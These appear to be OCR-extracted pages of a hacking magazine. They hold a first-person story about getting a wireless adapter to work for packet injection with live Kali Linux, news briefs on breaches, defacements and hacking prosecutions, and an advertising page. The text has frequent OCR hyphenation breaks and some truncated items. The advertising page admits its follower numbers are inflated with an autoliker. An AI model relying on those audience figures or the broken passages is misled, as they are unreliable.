My logic was simple. Since Virtualbox or Vmware guest machines use the host machine' s LAN adapters, it is highly likely that there will be a workaround to use the host's wireless ad -apter. Google has made research very simple for the curious. Yet my query was returning no -thing fruitful. After three hours of intense research I found an exact question asked and beau -tifully answered. Vmware Guest cannot use the host wireless adapters and an explanation w -hy.

It left mixed emotions in me. It ended my almost fruitless search but with a disappointme -nt. This was turning out be another failure in my hacking quest. I have a adapter that support -s packet injection but can't use it. There's only one option left, to buy an USB adapter. That's was impossible based on my current financial situation. It was evening. I reluctantly gave it u-p and went off to pray my regular prayers.

As I was praying, I got an unique idea. Definitely it should be God's voice.I thought since my host has a wifi adapter, I can use it if I used a LIVE version of Kali Linux installed on a US B drive. I searched for it on Google but found nothing encouraging. Still I had faith in it. So I i-nstalled a live version of Kali Linux in my USB drive. I shut down my laptop and inserted my USB drive into the port. I turned the laptop back on.

TO BE CONTINUED

HACKING NEWS1

South Korean Warship and Submarine blueprints stolen :

South Korean officials alleged that North Korean hackers hacked into the shipyard operated by Daewoo Shipbuilding & Marine Engineering Co Ltd and stole the blueprints for their warships and submarines. This incident occurred in April last year. This is one of the many hacks North Korea is accused of.

NSO Group to move into cyber defence :

Israeli cyber security firm with history of developing computer hacking weapons for law enforcement agencies fighting online crime have decided to move into the business of defending computer systems against attacks. The founders have said that the new company will be known as Orchestra,

Chinese hacking group "KeyBoy" back with a different touch :

A Chinese hacking group or APT is now back with a new hacking techniques and is targeting different targets now. Having previously targeted organisations and individuals in Taiwan, Tibet and the Philippines, this group is now targeting Western countries for conducting corporate espionage. Dubbed KeyBoy, the group was last active in 2013.

Parrot 3.9 Ethical Hacking Distro released:

The latest version of Parrot Ethical Hacking Distro named "Intruder" has been released. Powered by Linux kernel 4.13, Parrot 3.9 is based on Debian 10 Buster. The distro includes tools like AnonSurf, TOR Browser, Cryptographic tools,Electrum Bitcoin wallet, Wine support and UEFI support. You can download it from here.

Times Of Israel Website defaced:

Times Of Israel website was hacked and defaced on the centenary of Balfour Declaration by a group of Turkish hackers calling themselves “Akincilar / Cyber-Warrior”.The group left a message in Arabic and Turkish language showing solidarity with Palestine and Gaza City

Hackers leak ** photo of WWE star again:**

Hackers have leaked nude photos of WWE celebrity Mary Louis Kanellis popular as Maria Kanellis.The photos were uploaded as usual on the celebrity website “CelebJihad”. This is the second time hackers have leaked private and personal photos of Maria.

Vietnamese hacking group targeting its neighbours and ASEAN :

A hacking group with previous ties to the Vietnamese government is allegedly hacking into the computers of neighbouring countries as well as a grouping of South-east Asian nations. The hacking group has recently compromised the website of the Association of South-east Asian Nations (Asean).The hacker group is called OceanLotus and is termed as APT32 by cyber security company FireEye.

Russian Firm gets award from U.S Intellige-nce :

A startup in Russia, NTechLab has won a tech prize from the U.S. intelligence community. It had won this award for its facial-recognition app named FindFace app which allows users to identify strangers through their smartphone.

Almost 2,50,000 web logins stolen each week : Google

In a first, Google has conducted a research between March 2016 and March 2017 and announced that over 2,50,000 web logins are stolen every week by hackers. Google has found that millions of usernames and passwords are not only exposed through direct hacking but also indirectly exposed through third-party data breaches.The group has also investigated over 25,000 criminal hacking tools and concluded that even users without much computer knowledge can easily use these tools.

Wikileaks releases Vault 8 :

Continuing with its publishing of tools used by American CIA, Wikilleaks has released its latest dump dubbed Vault 8. Vault 8 consists of software used by the CIA to control the malware developed by it. It claims the documents c-

HACKING NEWS2

Boeing 757 plane hacked by DHS :

DHS officials recently revealed that they alon-g with some industry experts remotely hacked a Boeing 757 aeroplane parked at an airport in Atlantic City, New Jersey in September of la -st year. DHS officials didn't reveal any details of hack and said that they performed this hac- k without even informing the pilots.

Pro-ISIS hacking group targets US schools

A hacking group affiliated to the terrorist orga-nization ISIS has recently targeted around 80-0 US schools. The hack which lasted two hou -rs redirected visitors to a YouTube propagan-da video featuring Arabic audio, the text, “I lov -e Islamic State (ISIS)” and images of former Iraqi dictator Saddam Hussein.

I PhoneX's FaceID hacked?

A Vietnamese security company, BKAV claims that it has hacked the much touted FaceID of I PhoneX by just using a $150 3D-printed ma- sk. It has even uploaded a video as a proof of concept.

Fashion Retailer Forever 21 hacked :

Fashion retailer Forever 21 announced that t-here had been unauthorized access to data fr -om payment cards used at certain of its store -s. The company said the results were part of an investigation it started after it received a third-party report suggesting the unauthorized access.

OnePlus Phones vulnerable to hacking :

An application found installed on OnePlus 3, OnePlus 3T and OnePlus 5 devices has mad-e these devices vulnerable to hacking. This a-pp is almost considered as a backdoor and is discovered by security researcher Robert Bap -tiste and security firm NowSecure.

Anonymous taking down Neo-Nazi website -s as part of #OpDomesticTerrorism :

Hacktivist group Anonymous has started a ne-w operation online called #OpDomesticTerror ism. This operation targeted more than a doz- en neo-nazi websites which were taken down by Anonymous groups across the globe. The

The hacktivist group said that this operation w -as in response to the recent Unite the Right rally and the recent White Lives Matter rally,

Chennai Customs website hacked and def-aced :

The website of the Chennai customs departm -ent was hacked today and defaced to show a message "SH11 Team Pak cyber skulls". The hackers are allegedly Pakistani as slogans de -manding a "free Kashmir" and against Indian Army were included.

BlackArch Linux drops 32bit support :

Following in the line of other Linux distros like Ubuntu and Arch Linux, the makers of the ethi -cal hacking distro BlackArch Linux have also dropped support for its i686 architecture.

Germany bans smart watches for children:

Amid fears that the smart watches can be hac -ked, Germany took a decision to ban smartw -atches for children for violating the country’s surveillance laws. Germany's Federal Networ-k Agency (Bundesnetzagentur) has called on parents to destroy the children’s smartwatche -s they may have. These smart watches were found to be easily hackable and the watch ca-n be used as a listening device.

Will hacking suspect Lauri Love be extradi -ted ?

Many England MPs have written to the Prime Minister of England and Theresa May to regis -ter their concern about extradition of Lauri Lo -ve to United States. Lauri Love is a hacking s -uspect sought in the US on hacking charges - crimes that the parliamentarians described as "digital civil disobedience". Lauri Love suff-ers from autism and serious mental health iss -ues and the people are afraid that he may co -mmit suicide if extradited to US.

Netherlands bank publishes ethical hackin -g guide :-

The Netherlands Bank has published an “ethi-cal hacking guide” to provide advice to securi-ty specialists on how to test the cyber security

HACKING NEWS3

Alleged "Game Of Thrones" hacker charged in US :

US Depatment Of Justice charged an Iranian man Bezhad Mesri for hacking HBO and threatening to leak sensitive data belonging to it unless a ransom is paid. US Department of Justice described Mesri as an experienced and sophisticated hacker with links to the Iranian military.

INTEL says its chips vulnerable to hacking

Intel has confirmed today that some of its chips (6th,7th and 8th generation core, three Xeon processors and Apollo Lake Atom and Pentium) are vulnerable to remote hacking. Hackers with network access could exploit holes in the Management Engine on the chips to run malware or even take over the computer.

Christmas presents can be hacked :

As Christmas is fast approaching, the Information Commissioners Office has warned parents to turn off the cameras and automatic tracking devices in their children's Christmas presents as hackers may hack them.

Yevgeny Nikulin to be extradited to United States :

A Czech court has ruled in favour of extradition of Yevgeny Nikulin, a Russian hacker accused of hacking major Internet companies like Linkedin and Dropbox, to United States. Russia also sought Nikulin's extradition on a separate hacking offence. The obly thing that can change Nikulin's extradition is the Czech justice minister who has the power to approve extradition to one country and block the other.

Hackers target ISIS in a unique way :

An Iraqi hacking group called DaeshGram is targeting ISIS channels in a rather different way, by slipping pornographic images into its official communication channels.Members of the group said they wanted to sow distrust among Isis supporters about messages from the group leaders. The group primarily focusses on disrupting encrypted communication services of ISIS.

Karim Baratov to plead guilty in USA:

Karim Baratov, the Canadian hacker of Kazakh descent accused by USA of hacking Yahoo emails in 2014 has allegedly decided to plead guilty in San Francisco court. Karim Baratov allegedly hacked into Yahoo accounts on the behest of Russian Intelligence services.

United States charges three Chinese nationals over hacking :

The US has charged three Chinese nationals: Wu Yingzhuo, Dong Hao and Xia Lei on charges of hacking into Moody's Analytics, Siemens and GPS maker Trimble and stealing sensitive information including emails of a promine- nt employee at Moody's and intellectual property. The accused allegedly hacked the company networks using spear phishing emails with attachments and links to malicious softwar- e. US-based security firm Recorded Future said Boyusec is a Chinese government contractor linked to a hacking group known as APT3.

FBI failed in its duty of warning Fancy Bear victims :- Associated Press

According to the investigation conducted by Associated Press, FBI did not warn the majority of US officials that they were targeted by Russian hacking group "Fancy Bear". Associated Press came to this conclusion by contacting over 190 people of the 500 US-based people or groups that were targeted.

Apple patches MacOS High Sierra Root bug :

Apple today patched the bug that would let anyone gain root access without any password on Mac computers running High Sierra. The update is available for download and all users are requested to apply it.


NITE Team 4, a hacking simulation game :

Montreal Studio, inspired by many hacking projects, has recieved investment to create a hacking simulation game called NITE Team 4.

hackercool

Mag + Blog

>Hackercool, is both a bog and a digital magazine that covers wide aspects of cyber security.
>Both our blog and magazine deal with topics from basic hacking to advanced hacking, penetration testing, ethical hacking, virtualization and everything related to hacking.and cyber security.related to cyber security.



>Blog focusses on usage of various hacking tools from open source to comm ercial which are useful for pentesters.
> It also deals with solving various problems that arise during pentesting or security profiling.
> The blog boats over 30,000 visits for month.
> Over 300 subscribers on the site.
> The user base consists not only of cyb er security professionals but also beginn ers who want to learn hacking and also cyber security reserachers.
> Over 1000 Facebook followers. (That's because I use an autoliker)
> Rapidly rising Google+ followers and around 200 Followers on my Youtube channel.

Hackercool Magazine is a cyber secur -ity monthly magazine which covers b- oth advanced cyber security topics and basics of ethical hacking.
>It already has around 200 subscriber s till date and growing very fast.
> This subscriber list doesn't include users who read this magazine on othe r platforms like Kindle, Nook, Barnes & Noble and Playster.
> Our readerbase consists of cyber se curity pofessionals, beginner hackers, hacking enthusiasts and students who want to learn hacking.
> Nook, Barnes & Noble and Playster.

For your advertising queries, contact

sales@hackercool.com